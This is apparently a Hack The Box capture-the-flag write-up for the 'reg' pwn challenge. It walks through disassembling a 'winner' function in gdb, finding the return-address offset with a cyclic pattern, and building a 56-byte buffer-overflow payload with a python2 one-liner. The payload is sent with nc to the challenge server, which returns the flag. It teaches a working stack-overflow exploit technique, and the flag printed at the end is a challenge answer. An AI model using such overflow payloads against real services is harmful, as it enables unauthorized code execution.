0x00401224: 488d3dec0d00. lea rdi, str.flag.txt ; 0x402017 ; "flag.txt" ; const char *filename
0x0040122b: e870fefeff. call sym.imp.fopen ; file*fopen(const char *filename, const char *mode)
0x00401230: 488945f8 mov qword [stream], rax ; FILE *stream
0x00401234: 488b55f8 mov rdx, qword [stream] ; FILE *stream
0x00401238: 488d85f0fbff. lea rax, [s] ; char *s
0x0040123f: be00400000 mov esi, 0x400 ; 1024 ; int size
0x00401244: 4889c7 mov rdi, rax ; char *s
0x00401247: e824fefeff. call sym.imp.fgets ; char *fgets(char *s, int size, FILE *stream)
0x0040124c: 488d85f0fbff. lea rax, [s] ; const char *s
0x00401253: 4889c7 mov rdi, rax ; int puts(const char *s)
0x00401256: e8d5fdffff. call sym.imp.puts ; int puts(const char *s)
0x0040125b: 488b45f8 mov rax, qword [stream] ; FILE *stream
0x0040125f: 4889c7 mov rdi, rax ; int fclose(FILE *stream)
0x00401262: e8d9fdffff. call sym.imp.fclose ; int fclose(FILE *stream)
0x00401267: 90 nop
0x00401268: c9 leave
0x00401269: c3 ret

```

we gonna use gdb-pwngdb

```

(rootkali)-[/Documents/htb/challenge/pwn/reg]
# gdb-pwngdb reg
Reading symbols from reg...
(No debugging symbols found in reg)
pwngdb: loaded 195 commands. Type pwngdb [filter] for a list.
pwngdb: created $rebase, $ida gdb functions (can be used with print/break)
pwngdb> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401030 puts@plt
0x0000000000401040 fclose@plt
0x0000000000401050 printf@plt
0x0000000000401060 alarm@plt
0x0000000000401070 fgets@plt
0x0000000000401080 gets@plt
0x0000000000401090 setvbuf@plt
0x00000000004010a0 fopen@plt
0x00000000004010b0 _start
0x00000000004010e0 _dl_relocate_static_pie
0x00000000004010f0 deregister_tm_clones
0x0000000000401120 register_tm_clones
0x0000000000401160 __do_global_ctors_aux
0x0000000000401190 frame_dummy
0x0000000000401196 initialize
0x0000000000401206 winner
0x000000000040126a run
0x00000000004012ad main
0x00000000004012d0 __libc_csu_init
0x0000000000401340 __libc_csu_fini
0x0000000000401348 _fini

```

we need to overflow the instruction pointer with the address of this winner function

we can as well here disassemble the function

```
pwndbg> disassemble winner
```

```
Dump of assembler code for function winner:
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```
0x0000000000401206 <+0>:      push    rbp
0x0000000000401207 <+1>:      mov     rbp, rsp
0x000000000040120a <+4>:      sub     rsp, 0x410
0x0000000000401211 <+11>:     lea     rdi, [rip+0xdec]      # 0x402004
0x0000000000401218 <+18>:     call   0x401030 <puts@plt>
0x000000000040121d <+23>:     lea     rsi, [rip+0xdf1]      # 0x402015
0x0000000000401224 <+30>:     lea     rdi, [rip+0xdec]      # 0x402017
0x000000000040122b <+37>:     call   0x4010a0 <fopen@plt>
0x0000000000401230 <+42>:     mov     QWORD PTR [rbp-0x8], rax
0x0000000000401234 <+46>:     mov     rdx, QWORD PTR [rbp-0x8]
0x0000000000401238 <+50>:     lea     rax, [rbp-0x410]
0x000000000040123f <+57>:     mov     esi, 0x400
0x0000000000401244 <+62>:     mov     rdi, rax
0x0000000000401247 <+65>:     call   0x401070 <fgets@plt>
0x000000000040124c <+70>:     lea     rax, [rbp-0x410]
0x0000000000401253 <+77>:     mov     rdi, rax
0x0000000000401256 <+80>:     call   0x401030 <puts@plt>
0x000000000040125b <+85>:     mov     rax, QWORD PTR [rbp-0x8]
0x000000000040125f <+89>:     mov     rdi, rax
0x0000000000401262 <+92>:     call   0x401040 <fclose@plt>
0x0000000000401267 <+97>:     nop
0x0000000000401268 <+98>:     leave
0x0000000000401269 <+99>:     ret
```

```
End of assembler dump.
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generate a cyclic pattern

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pwndbg> cyclic 100
```

```
aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaajaaakaaalaaamaanaaaaoaaapaaaqaaaraaasaaataaaauaaaavaaaawaaaaxaaayaaa
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```
pwndbg> run
Starting program: /Documents/htb/challenge/pwn/reg/reg
Enter your name : aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaajaaakaaalaaamaanaaaaoaaapaaaqaaaraaasaaataaaauaaaavaaaawaaaaxaaayaaa
Registered!
```

```
Program received signal SIGSEGV, Segmentation fault.
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```
0x00000000004012ac in run ()
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```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
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```
[ REGISTERS ]
```

```
RAX 0xc
RBX 0x0
RCX 0x7ffff7edaf33 (write+19) ← cmp    rax, -0x1000 /* 'H=' */
RDX 0x0
RDI 0x7ffff7fad670 (_IO_stdfile_1_lock) ← 0x0
RSI 0x7ffff7fab723 (_IO_2_1_stdout_+131) ← 0xfad67000000000a /* '\n' */
R8 0xc
R9 0x0
R10 0xfffffffffffff28d
R11 0x246
R12 0x4010b0 (_start) ← endbr64
R13 0x0
R14 0x0
R15 0x0
RBP 0x6161616e6161616d ('maaaaaa')
RSP 0x7ffff7ffdfa8 ← 'aaaapaaaqaaaraaasaaataaaauaaaavaaaawaaaaxaaayaaa'
RIP 0x4012ac (run+56) ← ret
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req

```
Program received signal SIGALRM, Alarm clock.
Congratulations!
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pwndbg> disassemble winner
Dump of assembler code for function winner:
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0x000000000040120a <+4>:      sub     rsp, 0x410
0x0000000000401211 <+11>:     lea     rdi, [rip+0xdec]          # 0x402004
0x0000000000401218 <+18>:     call   0x401030 <puts@plt>
0x000000000040121d <+23>:     lea     rsi, [rip+0xdf1]          # 0x402015
0x0000000000401224 <+30>:     lea     rdi, [rip+0xdec]          # 0x402017
0x000000000040122b <+37>:     call   0x4010a0 <fopen@plt>
⇒ 0x0000000000401230 <+42>:     mov     QWORD PTR [rbp-0x8], rax
0x0000000000401234 <+46>:     mov     rdx, QWORD PTR [rbp-0x8]
0x0000000000401238 <+50>:     lea     rax, [rbp-0x410]
0x000000000040123f <+57>:     mov     esi, 0x400
0x0000000000401244 <+62>:     mov     rdi, rax
0x0000000000401247 <+65>:     call   0x401070 <fgets@plt>
0x000000000040124c <+70>:     lea     rax, [rbp-0x410]
0x0000000000401253 <+77>:     mov     rdi, rax
0x0000000000401256 <+80>:     call   0x401030 <puts@plt>
0x000000000040125b <+85>:     mov     rax, QWORD PTR [rbp-0x8]
0x000000000040125f <+89>:     mov     rdi, rax
0x0000000000401262 <+92>:     call   0x401040 <fclose@plt>
0x0000000000401267 <+97>:     nop
0x0000000000401268 <+98>:     leave
0x0000000000401269 <+99>:     ret
End of assembler dump.

```

we need to put in little endian format

```

(root@kali)-[/Documents/htb/challenge/web/Under Construction]
# python2 -c 'print "A"*56 + "\x06\x12\x40"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@

(root@kali)-[/Documents/htb/challenge/web/Under Construction]
# python2 -c 'print "A"*56 + "\x06\x12\x40"' > payload

```

lets try to run the program and send the payload


```

pwndbg> run < payload
Starting program: /Documents/htb/challenge/pwn/reg/reg < payload
Enter your name : Registered!
Congratulations!
flag{fake_flag}

[Inferior 1 (process 12600) exited normally]

```

let's see if we can do this on the sever



```
(rootkali)-[/Documents/htb/challenge/web/Under Construction]
# nc 138.68.158.87 30685
Enter your name : saad
Registered!
```

```
(rootkali)-[/Documents/htb/challenge/pwn/reg]
# nc 138.68.158.87 30685 < payload
Enter your name : Registered!
Congratulations!
HTB{N3W_70_pWn}
```